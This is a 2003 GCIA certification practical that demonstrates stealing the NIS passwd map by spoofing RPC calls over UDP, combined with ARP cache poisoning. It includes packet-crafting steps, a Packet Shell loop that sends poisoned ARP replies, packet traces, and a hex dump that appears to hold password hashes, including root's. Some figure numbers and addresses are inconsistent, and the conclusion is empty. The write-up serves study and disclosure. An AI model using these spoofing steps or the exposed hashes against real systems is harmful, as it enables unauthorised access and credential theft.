GCIA Certified Intrusion Analysts (GCIA)
GCIA Practical Assignments, version 3.3

Kah-Leong Fong

august 4, 2003

Table of Contents:

Assignment 1

Weakness of rpc over udp

kah-leong fong

1. Introduction

This article is written to illustrate the weakness of rpc over udp. As we know that the udp protocol in figure 2 is stateless unlike tcp protocol, the lack of seq numbers makes the packets session easy to be spoofed or even hijacked. RPC is actually analogue to procedures in a library that you use eg. Func (a, b) which is over the network in this case. In theory given the knowledge of what procedures to call and what arguments to pass over, we can expect a results from the rpc server programs.

For this illustration I will be using nis or better known as YP by some to demonstrate this. Reason is nis does not have any form of authentication on the rpc layer.

0 15 16 31

<table>
<tr><td>4-bit ver</td><td>4-bit header len</td><td>8-bit type of service
tos</td><td colspan="2">16-bit total length (bytes)</td></tr>
<tr><td colspan="3">16-bit identification</td><td>3-bit flags</td><td>16-bit fragment offset</td></tr>
<tr><td colspan="2">8-bit time to live ttl</td><td>8-bit proto</td><td colspan="2">16-bit header checksum</td></tr>
<tr><td colspan="5">32-bit source IP address</td></tr>
<tr><td colspan="5">32-bit destination IP address</td></tr>
<tr><td colspan="5">Data</td></tr>
</table>

Figure 1. ip frame header

0 15 16 31

<table>
<tr><td>16-bit source port number</td><td>16-bit destination port number</td></tr>
<tr><td>16-bit UDP length</td><td>16-bit UDP checksum</td></tr>
</table>

Figure 2. udp frame header

0 15 16 31

<table>
<tr><td colspan="8">16 bit source port number</td><td>16 bit destination port number</td></tr>
<tr><td colspan="9">32 bit sequence number</td></tr>
<tr><td colspan="9">32 bit acknowledgement number</td></tr>
<tr><td>4 bit header length</td><td>reserved 6 bits</td><td>urg</td><td>ack</td><td>psh</td><td>rst</td><td>syn</td><td>fin</td><td>16 bit window size</td></tr>
<tr><td colspan="8">16 bit checksum</td><td>16 bit urgent pointer</td></tr>
</table>

Figure 3. tcp frame header

With sequence number, acknowledgement number and state flags, tcp is very different from udp as shown in above figure 1, 2 and 3. Therefore one can see that the udp is much easier to be exploited for packet spoofing as compared to tcp. There is no need for guessing initial sequence number for spoofing during the active open. Hijacking a tcp session would be successful only if the expected sequence and acknowledgement number are guessed correctly [9]. Udp is stateless and has no such restrictions. This allow the exploit of rpc over udp by spoofing technique with ease.

2. Brief oveview of ARP

Address Resolution Protocol [7] provides a mean to map IP address to hardware address [2] also known as the mac address. When sending packets over the lan or at the hardware layer, connection is done by hardware address. Therefore ARP module facilitates the resolution of these IP address to hardware address when doing active open at the ip layer.

0 1516 31

Hardware type		Protocol type
Hardware Address len	Protocol Address len	Operation Code
Source Hardware Address		
Sender Protocol Address		
Destination Hardware Address		
Destination Protocol Address		

Figure 4. arp protocol header

The arp cache is maintained on each host which will contain these recent IP address to hardware address mappings. If there is no existing mac address entry for a IP address, then arp request is broadcasted [ff:ff:ff:ff:ff:ff] and once an arp reply is received, the mapping will be added in the arp cache.

One of the weakness in arp is that updates of this cache entries can be updated illicitly with rogue host's hardware address by packet crafting this arp request or reply packets. The unsuspecting host will connect or send out packet to the destined IP address , however ended up to a rogue host network interface of the hardware address that was illicitly mapped in arp cache.

All hosts are susceptible to arp poisoning somehow. By understanding how their arp cache updating works, one can craft arp packets to poison the arp cache table.
Some vendor arp cached arp's reply or request or both, solicitated or unsolicitated. While some vendor like linux cached only solicitied arp reply. However if a particular host arp entry existed then it will only update the arp entry with arp request from that same host [10].

Router is a lot more susceptible to arp cache poisoning. Router maintained an arp cache table of all hosts on the subnet that is connected to its interfaces. This allows the router to direct packets to the respective hosts from other networks to the network which it is connected to. This delivery uses the arp cache local to the router.

3. A brief description of RPC

Remote procedure calls are procedures or functions call model between a client and a server [8]. A function/procedure from a program is called and arguments are passed into the function which is sent to the server and the result returned back to the caller [3]. This is carried out across a network over udp or tcp.

RPC service is provided by a program which is referenced by a unique program number. A program can consist of afew versions [11]. Each versions consists of a collection of procedures which can be called. This allows multiple versions of a rpc service available simultaneously. Each version can contain one or more procedures. This procedure is identified by procedure number. Thus a rpc can be uniquely identified by (program number, version number, procedure number) triple.

All RPC programs registered themselves with the local portmapper (rpcbind) when it starts up [11]. The portmapper will map a program number and versions to the port number it is listening on. The rpcbind process listens on udp/tcp port 111 by default. A remote caller can enquire the port number of the rpc program it is listening on by using getport procedure call in the portmap program figure 8.

The authentication fields consist of the credentials and verifier which is used for authentication of the caller to the service [7].

XID (unsigned)
Message Type (Integer:0 for Call message)
RPC Version (unsigned: set to 2)
Program Number (unsigned)
Version Number (unsigned)
Procedure Number (unsigned)
Client Credentials (struct ..)
Client Verifier (struct ..)
Encoded arguments (defined by procedure)

Figure 3. RPC Call Message format

XID
Message Type (Integer: 1 for reply message)
Reply status (Integer: 0 for accepted reply)
Server Verifier (struct ..)
Accept Status (struct ..)
Encoded Results (defined by procedure)

Figure 4. RPC Reply message format

XID (unsigned)
Message Type (Integer: 1 for reply message)
Reply Status (Integer: 1 for rejected reply)
Reject Status (Integer)
Reject Data (Integer)

Figure 5. RPC Reply Reject message format

4. NIS or Yellow pages weakness

NIS or Yellow pages does not implement any form of security or authentication in the rpc layer unlike NIS+. Therefore NIS service is accessible from any clients due to this lack of authentication in the rpc layer. The only form of security is the netgroup and the /var/yp/securenets files which is implemented at the application layer. The latter is used to check against authorised clients which is allowed to access the maps.

However, this can be exploited at the packet level by spoofing packet from these authorised clients to retrieve maps, eg. passwd map which this paper is trying to illustrate. In nis environment, passwd map includes the shadow encrypted part as well. Running a good dictionary cracker program over this may yield some cracked passwd for login access to any of the yp clients and nis servers.




Figure 6. nis network layout

5. The exploit details

In theory one can setup any clients as nis client on the fly to the same domain and bind to the nis server by “ypset server”. A “ypcat passwd” cli will return the passwd map already. However, the presence of /var/yp/securenets file can be used to deny this access to unauthorised clients. Thus we have to exploit this trust relationship between the authorised clients and the yp server [8]. This would require packet crafting technique to spoof the authorised client request as shown in figure 6.

But one might ask, how does the reply message get to be retrieved from the yp server (edinburgh) destined to the authorised client (glasgow)?

The arp cache poisoning technique is exploited here to plant the mac address of the attacker (haggies) “8:b:ad:c0:ff:ee” as that of the authorised client to the ypserver (edinburg). Spoof a packet to contain the “ypcat passwd” Call message over udp with the src IP address of authorised client (glasgow) while using the mac address of the attacker (haggies).

One might notice that the “ypcat passwd” cli actually uses tcp in figure 7 by default. When a “ypcat passwd” is executed, the client uses udp to query the server's port 111 (rpcbind) to get the port number of the rpc program that is listening on. In this case, it is requesting the tcp port number of it; proto = tcp (6) . It then proceed with an active open to the tcp port number at the server (the syn, syn+ack, ack sequence to the tcp port). This may present difficulties for spoofing packet as this over stateful tcp connection.

```
 1   0.00000     glasgow -> edinburgh     ETHER Type=0800 (IP), size = 98 bytes
 1   0.00000     glasgow -> edinburgh     IP  D=15.12.174.13 S=15.12.174.17 LEN=84, ID=32523
 1   0.00000     glasgow -> edinburgh     UDP D=111 S=35189 LEN=64
 1   0.00000     glasgow -> edinburgh     RPC C XID=1047340267 PROG=100000 (PMAP) VERS=2 PROC=3
 1   0.00000     glasgow -> edinburgh     PORTMAP C GETPORT prog=100004 (NIS) vers=2 proto=TCP

 2   0.00080      edinburgh -> glasgow    ETHER Type=0800 (IP), size = 70 bytes
 2   0.00080      edinburgh -> glasgow    IP  D=15.12.174.17 S=15.12.174.13 LEN=56, ID=22303
 2   0.00080      edinburgh -> glasgow    UDP D=35189 S=111 LEN=36
 2   0.00080      edinburgh -> glasgow    RPC R (#1) XID=1047340267 Success
 2   0.00080      edinburgh -> glasgow    PORTMAP R GETPORT port=32771

 3   0.00194     glasgow -> edinburgh     ETHER Type=0800 (IP), size = 58 bytes
 3   0.00194     glasgow -> edinburgh     IP  D=15.12.174.13 S=15.12.174.17 LEN=44, ID=32524
 3   0.00194     glasgow -> edinburgh     TCP D=32771 S=923 Syn Seq=34145163 Len=0 Win=8760 Options=
<mss 1460>

 4   0.00034      edinburgh -> glasgow    ETHER Type=0800 (IP), size = 60 bytes
 4   0.00034      edinburgh -> glasgow    IP  D=15.12.174.17 S=15.12.174.13 LEN=44, ID=22304
 4   0.00034      edinburgh -> glasgow    TCP D=923 S=32771 Syn Ack=34145164 Seq=1058515230 Len=0 Wi
n=8760 Options=<mss 1460>

 5   0.00003     glasgow -> edinburgh     ETHER Type=0800 (IP), size = 54 bytes
 5   0.00003     glasgow -> edinburgh     IP  D=15.12.174.13 S=15.12.174.17 LEN=40, ID=32525
 5   0.00003     glasgow -> edinburgh     TCP D=32771 S=923     Ack=1058515231 Seq=34145164 Len=0 Wi
n=8760

 6   0.00035     glasgow -> edinburgh     ETHER Type=0800 (IP), size = 138 bytes
 6   0.00035     glasgow -> edinburgh     IP  D=15.12.174.13 S=15.12.174.17 LEN=124, ID=32526
 6   0.00035     glasgow -> edinburgh     TCP D=32771 S=923     Ack=1058515231 Seq=34145164 Len=84 W
in=8760
 6   0.00035     glasgow -> edinburgh     RPC C XID=1047336637 PROG=100004 (NIS) VERS=2 PROC=8
 6   0.00035     glasgow -> edinburgh     NIS C ALL map passwd.byname in strathclyde.com
```

Figure 7. packet sequence of ypcat passwd

```
ETHER:  ----- Ether Header -----
ETHER:
ETHER:  Packet 1 arrived at 15:44:40.31
ETHER:  Packet size = 98 bytes
ETHER:  Destination =  8:0:20:c0:ff:ee, Sun
ETHER:  Source        = 8:0:20:ca:ff:ee, Sun
ETHER:  Ethertype = 0800 (IP)
ETHER:
IP:   ----- IP Header -----
IP:
IP:   Version = 4
IP:   Header length = 20 bytes
IP:   Type of service = 0x00
IP:         xxx. .... = 0 (precedence)
IP:         ...0 .... = normal delay
IP:         .... 0... = normal throughput
IP:         .... .0.. = normal reliability
IP:   Total length = 84 bytes
IP:   Identification = 32523
IP:   Flags = 0x4
IP:         .1.. .... = do not fragment
IP:         ..0. .... = last fragment
IP:   Fragment offset = 0 bytes
IP:   Time to live = 255 seconds/hops
IP:   Protocol = 17 (UDP)
IP:   Header checksum = badcc
IP:   Source address = 15.12.174.13, glasgow
IP:   Destination address = 15.12.174.17, edinburgh
IP:   No options
IP:
UDP:  ----- UDP Header -----
UDP:
UDP:  Source port = 35189
UDP:  Destination port = 111 (Sun RPC)
UDP:  Length = 64
UDP:  Checksum = badcc
UDP:
RPC:  ----- SUN RPC Header -----
RPC:
RPC:  Transaction id = 1047340267
RPC:  Type = 0 (Call)
RPC:  RPC version = 2
RPC:  Program = 100000 (PMAP), version = 2, procedure = 3
RPC:  Credentials: Flavor = 0 (None), len = 0 bytes
RPC:  Verifier   : Flavor = 0 (None), len = 0 bytes
RPC:
PMAP:  ----- Portmapper -----
PMAP:
PMAP:  Proc = 3 (Get port number)
PMAP:  Program = 100004 (NIS)
PMAP:  Version = 2
PMAP:  Protocol = 6 (TCP)
PMAP:
```

Figure 8. Packet 1 GetPort detail

We can craft a udp packet GetPort number procedure in pmap program to get the port number of the NIS over udp (request for the udp port number that the ypservd is listening on from the rpcbind). Or on command line "rpcinfo -p edinbrugh" to get all the ports listening by all the rpc services. However this tend to be noisy.

```
ETHER:
ETHER:  Packet 6 arrived at 15:44:40.32
ETHER:  Packet size = 138 bytes
ETHER:  Destination = 8:0:20:92:78:98, Sun
ETHER:  Source      = 8:0:20:91:e0:75, Sun
ETHER:  Ethertype = 0800 (IP)
ETHER:  Packet 6 arrived at 15:44:40.32
ETHER:  Packet size = 138 bytes
ETHER:  Destination = 8:
ETHER:
IP:   ----- IP Header -----
IP:
IP:   Version = 4
IP:   Header length = 20 bytes
IP:   Type of service = 0x00
IP:         xxx. .... = 0 (precedence)
IP:         ...0 .... = normal delay
IP:         .... 0... = normal throughput
IP:         .... .0.. = normal reliability
IP:   Total length = 124 bytes
IP:   Identification = 32526
IP:   Flags = 0x4
IP:         .1.. .... = do not fragment
IP:         ..0. .... = last fragment
IP:   Fragment offset = 0 bytes
IP:   Time to live = 255 seconds/hops
IP:   Protocol = 6 (TCP)
IP:   Header checksum = badcc
IP:   Source address = 15.12.174.13, glasgow
IP:   Destination address = 15.12.174.17, edinburgh
IP:   No options
IP:
TCP:  ----- TCP Header -----
TCP:
TCP:  Source port = 923
TCP:  Destination port = 32771 (Sun RPC)
TCP:  Sequence number = 34145164
TCP:  Acknowledgement number = 1058515231
TCP:  Data offset = 20 bytes
TCP:  Flags = 0x18
TCP:        ..0. .... = No urgent pointer
TCP:        ...1 .... = Acknowledgement
TCP:        .... 1... = Push
TCP:        .... .0.. = No reset
TCP:        .... ..0. = No Syn
TCP:        .... ...0 = No Fin
TCP:  Window = 8760
TCP:  Checksum = badcc
TCP:  Urgent pointer = 0
TCP:  No options
TCP:
RPC:  ----- SUN RPC Header -----
RPC:
RPC:  Record Mark: last fragment, length = 80
RPC:  Transaction id = 1047336637
RPC:  Type = 0 (Call)
RPC:  RPC version = 2
RPC:  Program = 100004 (NIS), version = 2, procedure = 8
RPC:  Credentials: Flavor = 0 (None), len = 0 bytes
RPC:  Verifier   : Flavor = 0 (None), len = 0 bytes
RPC:
NIS:  ----- Network Information Service -----
NIS:
NIS:  Proc = 8 (Get all key-value pairs in map)
NIS:  Domain = strathclyde.com
NIS:  Map = passwd.byname
NIS:
```

Figure 9. packet 6 ypcat passwd.byname

Note that there is no credentials or verifier in NIS RPC implementation.
This is one of the weakness of NIS which we are exploiting. We can craft a packet having the same Call request for the same RPC program NIS, version 2 and procedure 8 over udp as opposed to tcp. The encoded arguments as defined by the procedures will be Proc=8 Get all key-value pairs in map, Domain=strathclyde.com, Map=passwd.byname.

6. Proof of concept

1. Using packet shell [1] I was able to craft a raw ethernet packet of a GetPort call procedure to the rpcbind port 111 for the udp port of the ypservd. Packet shell is tcl base script utility that has a set of cmd or function to craft packets.

```
 1   0.00000 haggies -> edinburgh      ETHER Type=0800 (IP), size = 98 bytes
 1   0.00000 haggies -> edinburgh      IP  D=15.12.174.11 S=15.12.174.17 LEN=84, ID=8888
 1   0.00000 haggies -> edinburgh      UDP D=111 S=33012 LEN=64
 1   0.00000 haggies -> edinburgh      RPC C XID=1048255762 PROG=100000 (PMAP) VERS=2 PROC=3
 1   0.00000 haggies -> edinburgh      PORTMAP C GETPORT prog=100004 (NIS) vers=2 proto=UDP
_______________________________________
 2   0.00049      edinburgh -> haggies ETHER Type=0800 (IP), size = 70 bytes
 2   0.00049      edinburgh -> haggies IP  D=15.12.174.17 S=15.12.174.11 LEN=56, ID=41188
 2   0.00049      edinburgh -> haggies UDP D=33012 S=111 LEN=36
 2   0.00049      edinburgh -> haggies RPC R (#1) XID=1048255762 Success
 2   0.00049      edinburgh -> haggies PORTMAP R GETPORT port=601
```

Figure 10. Get port number procedure

The proto number for udp is 17. This protocol value can be found from /usr/include/rpc/pmap_prot.h:
#define PMAP_IPPROTO_UDP 17


```
ETHER:  ----- Ether Header -----
ETHER:
ETHER:  Packet 1 arrived at 17:36:20.56
ETHER:  Packet size = 98 bytes
ETHER:  Destination = 8:0:20:c0:ff:ee, Sun
ETHER:  Source      = 8:b:ad:c0:ff:ee,
ETHER:  Ethertype = 0800 (IP)
ETHER:
IP:   ----- IP Header -----
IP:
IP:   Version = 4
IP:   Header length = 20 bytes
IP:   Type of service = 0x00
IP:         xxx. .... = 0 (precedence)
IP:         ...0 .... = normal delay
IP:         .... 0... = normal throughput
IP:         .... .0.. = normal reliability
IP:   Total length = 84 bytes
IP:   Identification = 8888
IP:   Flags = 0x4
IP:         .1.. .... = do not fragment
IP:         ..0. .... = last fragment
IP:   Fragment offset = 0 bytes
IP:   Time to live = 74 seconds/hops
IP:   Protocol = 17 (UDP)
IP:   Header checksum = badcc
IP:   Source address = 15.12.174.11, haggies
IP:   Destination address = 15.12.174.17, edinburgh
IP:   No options
IP:
UDP:  ----- UDP Header -----
UDP:
UDP:  Source port = 33012
UDP:  Destination port = 111 (Sun RPC)
UDP:  Length = 64
UDP:  Checksum = 0000 (no checksum)
UDP:
RPC:  ----- SUN RPC Header -----
RPC:
RPC:  Transaction id = 1048255762
RPC:  Type = 0 (Call)
RPC:  RPC version = 2
RPC:  Program = 100000 (PMAP), version = 2, procedure = 3
RPC:  Credentials: Flavor = 0 (None), len = 0 bytes
RPC:  Verifier   : Flavor = 0 (None), len = 0 bytes
RPC:
PMAP:  ----- Portmapper -----
PMAP:
PMAP:  Proc = 3 (Get port number)
PMAP:  Program = 100004 (NIS)
PMAP:  Version = 2
PMAP:  Protocol = 17 (UDP)
```

Figure 11. GetPort number of Pmap protocol functions

Figure 11. show that the udp cksum is null. This is valid. The udp cksum is an option [page 145 @ 2] and stated in the rfc768 [4].


2. The udp port number of 601 which the ypservd is listening on was replied packet 2 of figure 10.

3. Craft an arp Reply that contained the IP of the client glasgow and mac address of the attacker, in this case haggies.



```
# while true
> do
> /opt/psh/bin/psh arparr
> done
Packet Shell Release 4.1 - Beta
00 01 08 00 06 04 00 02
08 0b ad c0 ff ee 81 9e 88 8c 08 0b ad c0 ff ee
81 9e 88 93
dst 08:00:20:c0:ff:ee src 08:0b:ad:c0:ff:ee type arp
```

Figure 12. packet shell execution of the arp cache poisoning at haggies



```
ETHER:  ----- Ether Header -----
ETHER:
ETHER:  Packet 65 arrived at 10:09:56.53
ETHER:  Packet size = 42 bytes
ETHER:  Destination = 8:0:20:c0:ff:ee, Sun
ETHER:  Source      = 8:b:ad:c0:ff:ee,
ETHER:  Ethertype = 0806 (ARP)
ETHER:
ARP:  ----- ARP/RARP Frame -----
ARP:
ARP:  Hardware type = 1
ARP:  Protocol type = 0800 (IP)
ARP:  Length of hardware address = 6 bytes
ARP:  Length of protocol address = 4 bytes
ARP:  Opcode 2 (ARP Reply)
ARP:  Sender's hardware address = 8:b:ad:c0:ff:ee
ARP:  Sender's protocol address = 15.12.174.13, glasgow
ARP:  Target hardware address = 8:0:20:c0:ff:ee
ARP:  Target protocol address = 15.12.174.17, edinburgh
ARP:
```

Figure 13. the poisoned arp Reply packet

```
#While true
>do
>arp -a | grep glasgow
>done

hme0   glasgow          255.255.255.255      08:00:20:ca:ff:ee
hme0   glasgow          255.255.255.255      08:00:20:ca:ff:ee
hme0   glasgow          255.255.255.255      08:00:20:ca:ff:ee
hme0   glasgow          255.255.255.255      08:00:20:ca:ff:ee
hme0   glasgow          255.255.255.255      08:0b:ad:c0:ff:ee
hme0   glasgow          255.255.255.255      08:0b:ad:c0:ff:ee
hme0   glasgow          255.255.255.255      08:0b:ad:c0:ff:ee
hme0   glasgow          255.255.255.255      08:0b:ad:c0:ff:ee
```

Figure 14. the arp cache at the yp server is poisoned.

4. Craft a rpc Call message over udp with destination port 601 to the yp server (edinburgh). This is to Get all the key-valued pairs of passwd.byname map on the yp server figure 15.

```
____________________________________________________________________________
  1   0.00000    glasgow -> edinburgh     ETHER Type=0800 (IP), size = 122 bytes
  1   0.00000    glasgow -> edinburgh     IP  D=15.12.174.17 S=15.12.174.11 LEN=108, ID=8888
  1   0.00000    glasgow -> edinburgh     UDP D=601 S=744 LEN=88
  1   0.00000    glasgow -> edinburgh     RPC C XID=1047336637 PROG=100004 (NIS) VERS=2 PROC=8
  1   0.00000    glasgow -> edinburgh     NIS C ALL map passwd.byname in strathclyde.com
______________________________________
  2   0.06199     edinburgh -> glasgow    ETHER Type=0800 (IP), size = 1298 bytes
  2   0.06199     edinburgh -> glasgow    IP  D=15.12.174.11 S=15.12.174.17 LEN=1284, ID=11211
  2   0.06199     edinburgh -> glasgow    UDP D=744 S=601 LEN=1264
  2   0.06199     edinburgh -> glasgow    RPC R (#1) XID=1047336637 Success
  2   0.06199     edinburgh -> glasgow    NIS R ALL OK key=noaccess:NP:60002:60002:No Access User:/:
~
```

Figure 15. packet sequences of the Get all key-valued pairs of the passwd.byname map.

5. Retrieved the Reply message for the Get all key-valued pairs of the passwd.byname map from the yp server as shown in figure 16.

7. The Packet Shell Utility

Packet shell or psh is a tcl/tk base script utility that contain some added commands to craft packet [1]. It allows fine granular field manipulation of the raw packet.
It allows writing of hex code directly into the packet. Since one can create raw packets of this nature, there is no dependency on the OS platform tcp/ip modules default values.

Psh lacks of udp facility. However by using the writing of the hex code into the packet, one can create this udp payload over ip. Due to the nature of no udp facility, the invalid udp cksum value may present problem at the remote host. Since the udp layer will drop this invalid udp cksum valued packets silently. However, udp cksum is an option [2], therefore it is set to null or zero here.

```
2   0.08239      edinburgh -> glasgow     NIS R ALL OK key=noaccess:NP:60002:60002:No Access User:/:

     0: 080b adc0 ffee 0800 20c0 ffee 0800 4500    ........ .....E.
    16: 0504 6bde 4000 ff11 badc 0f0c ae11 0f0c    ..k.@...........
    32: ae0b 0259 02e8 04f0 bba6 3e6d 16bd 0000    ...Y......>m....
    48: 0001 0000 0000 0000 0000 0000 0000 0000    ................
    64: 0000 0000 0001 0000 0001 0000 0029 6e6f    ............)no
    80: 6163 6365 7373 3a4e 503a 3630 3030 323a    access:NP:60002:
    96: 3630 3030 323a 4e6f 2041 6363 6573 7320    60002:No Access
   112: 5573 6572 3a2f 3a00 0000 0000 0008 6e6f    User:/:.......no
   128: 6163 6365 7373 0000 0001 0000 0001 0000    access..........
   144: 0023 736f 6d65 6f6e 653a 783a 3132 3839    .#someone:x:1289
   160: 3437 3a31 303a 3a2f 3a2f 7573 722f 6269    47:10::/:/usr/bi
   176: 6e2f 6b73 6800 0000 0007 736f 6d65 6f6e    n/ksh.....someon
   192: 6500 0000 0001 0000 0001 0000 0032 7063    e............2pc
   208: 6c69 656e 743a 4f4c 354d 6668 6959 7962    lient:OL5MfhiYyb
   224: 6633 413a 3130 3031 3a31 303a 3a2f 3a2f    f3A:1001:10::/:/
   240: 7573 722f 7362 696e 2f61 7370 7070 6c73    usr/sbin/asppplS
   256: 0000 0000 0007 7063 6c69 656e 7400 0000    ......pclient...
   272: 0001 0000 0001 0000 002a 6e6f 626f 6479    .........*nobody
   288: 343a 4e50 3a38 3033 3438 3a36 3535 3334    4:NP:80348:65534
   304: 3a53 756e 4f53 2034 2e78 204e 6f62 6f64    :SunOS 4.x Nobod
   320: 793a 2f3a 0000 0000 0007 6e6f 626f 6479    y:/:......nobody
   336: 3400 0000 0001 0000 0001 0000 0025 6e73    4............%ns
   352: 7573 6572 3a78 3a31 3331 3332 343a 3630    user:x:131324:60
   368: 3030 333a 3a2f 3a2f 7573 722f 6269 6e2f    003::/:/usr/bin/
   384: 6b73 6800 0000 0000 0006 6e73 7573 6572    ksh.......nsuser
   400: 0000 0000 0001 0000 0001 0000 001f 6e6f    ..............no
   416: 626f 6479 3a4e 503a 3630 3030 313a 3630    body:NP:60001:60
   432: 3030 313a 4e6f 626f 6479 3a2f 3a00 0000    001:Nobody:/:...
   448: 0006 6e6f 626f 6479 0000 0000 0001 0000    ..nobody........
   464: 0001 0000 002c 6c69 7374 656e 3a2a 4c4b    .....,listen:*LK
   480: 2a3a 3337 3a34 3a4e 6574 776f 726b 2041    *:37:4:Network A
   496: 646d 696e 3a2f 7573 722f 6e65 742f 6e6c    dmin:/usr/net/nl
   512: 733a 0000 0006 6c69 7374 656e 0000 0000    s:.....listen....
   528: 0001 0000 0001 0000 0011 6461 656d 6f6e    ..........daemon
   544: 3a4e 503a 313a 313a 3a2f 3a00 0000 0000    :NP:1:1::/:.....
   560: 0006 6461 656d 6f6e 0000 0000 0001 0000    ..daemon........
   576: 0001 0000 0022 7977 6b68 6f3a 783a 3734    ....."ywkho:x:74
   592: 3937 343a 3838 3838 3a3a 2f3a 2f75 7372    974:8888::/:/usr
   608: 2f62 696e 2f6b 7368 0000 0000 0005 7977    /bin/ksh......yw
   624: 6b68 6f00 0000 0000 0001 0000 0001 0000    kho.............
   640: 0042 6e75 7563 703a 4e50 3a39 3a39 3a75    .Bnuucp:NP:9:9:u
   656: 7563 7020 4164 6d69 6e3a 2f76 6172 2f73    ucp Admin:/var/s
   672: 706f 6f6c 2f75 7563 7070 7562 6c69 633a    pool/uucppublic:
   688: 2f75 7372 2f6c 6962 2f75 7563 702f 7575    /usr/lib/uucp/uu
   704: 6369 636f 0000 0000 0005 6e75 7563 7000    cico......nuucp.
   720: 0000 0000 0001 0000 0001 0000 0025 7575    ............%uu
   736: 6370 3a4e 503a 353a 353a 7575 6370 2041    cp:NP:5:5:uucp A
   752: 646d 696e 3a2f 7573 722f 6c69 622f 7575    dmin:/usr/lib/uu
   768: 6370 3a00 0000 0000 0004 7575 6370 0000    cp:.......uucp..
   784: 0001 0000 0001 0000 0030 746f 6e79 3a4a    .........0tony:J
   800: 4e79 6150 3463 6a73 7174 6b67 3a31 3038    NyaP4cjsqtkg:108
   816: 3035 303a 3838 3838 3a3a 2f6f 616b 6e65    050:8888::/oakne
   832: 793a 2f62 696e 2f6b 7368 0000 0004 746f    y:/bin/ksh....to
   848: 6e79 0000 0001 0000 0001 0000 001e 736d    ny............sm
   864: 7470 3a78 3a30 3a30 3a4d 6169 6c20 4461    tp:x:0:0:Mail Da
   880: 656d 6f6e 2055 7365 723a 2f3a 0000 0000    emon User:/:....
   896: 0004 736d 7470 0000 0001 0000 0001 0000    ..smtp..........
   912: 0030 726f 6f74 3a59 5578 534f 4939 2f61    .0root:YUxSOI9/a
   928: 5641 6432 3a30 3a31 3a53 7570 6572 2d55    VAd2:0:1:Super-U
   944: 7365 723a 2f3a 2f75 7372 2f62 696e 2f6b    ser:/:/usr/bin/k
   960: 7368 0000 0004 726f 6f74 0000 0001 0000    sh....root......
   976: 0001 0000 000e 7379 733a 4e50 3a33 3a33    ......sys:NP:3:3
   992: 3a3a 2f3a 0000 0000 0003 7379 7300 0000    ::/:......sys...
  1008: 0001 0000 0001 0000 002d 6a6f 6e3a 4963    .........-jon:Ic
  1024: 5379 642f 6c6a 4959 5239 593a 3130 3032    Syd/ljIYR9Y:1002
  1040: 3a31 303a 3a2f 686f 6d65 2f6a 6f6e 3a2f    :10::/home/jon:/
  1056: 6269 6e2f 6b73 6800 0000 0000 0003 6a6f    bin/ksh.......jo
  1072: 6e00 0000 0001 0000 0001 0000 0015 6269    n.............bi
  1088: 6e3a 4e50 3a32 3a32 3a3a 2f75 7372 2f62    n:NP:2:2::/usr/b
  1104: 696e 3a00 0000 0000 0003 6269 6e00 0000    in:.......bin...
  1120: 0001 0000 0001 0000 001a 6164 6d3a 4e50    ..........adm:NP
  1136: 3a34 3a34 3a41 646d 696e 3a2f 7661 722f    :4:4:Admin:/var/
  1152: 6164 6d3a 0000 0000 0003 6164 6d00 0000    adm:......adm...
  1168: 0001 0000 0001 0000 002c 6c70 3a4e 503a    .........,lp:NP:
  1184: 3731 3a38 3a4c 696e 6520 5072 696e 7465    71:8:Line Printe
  1200: 7220 4164 6d69 6e3a 2f75 7372 2f73 706f    r Admin:/usr/spo
  1216: 6f6c 2f6c 703a 0000 0002 6c70 0000 0000    ol/lp:....lp....
  1232: 0001 0000 0002 0000 002c 6c70 3a4e 503a    .........,lp:NP:
  1248: 3731 3a38 3a4c 696e 6520 5072 696e 7465    71:8:Line Printe
  1264: 7220 4164 6d69 6e3a 2f75 7372 2f73 706f    r Admin:/usr/spo
  1280: 6f6c 2f6c 703a 0000 0002 6c70 0000 0000    ol/lp:....lp....
  1296: 0000
```

Figure 16. The hex/ascii dump of the Reply message which contained the passwd and shadow entries.

8. Conclusion

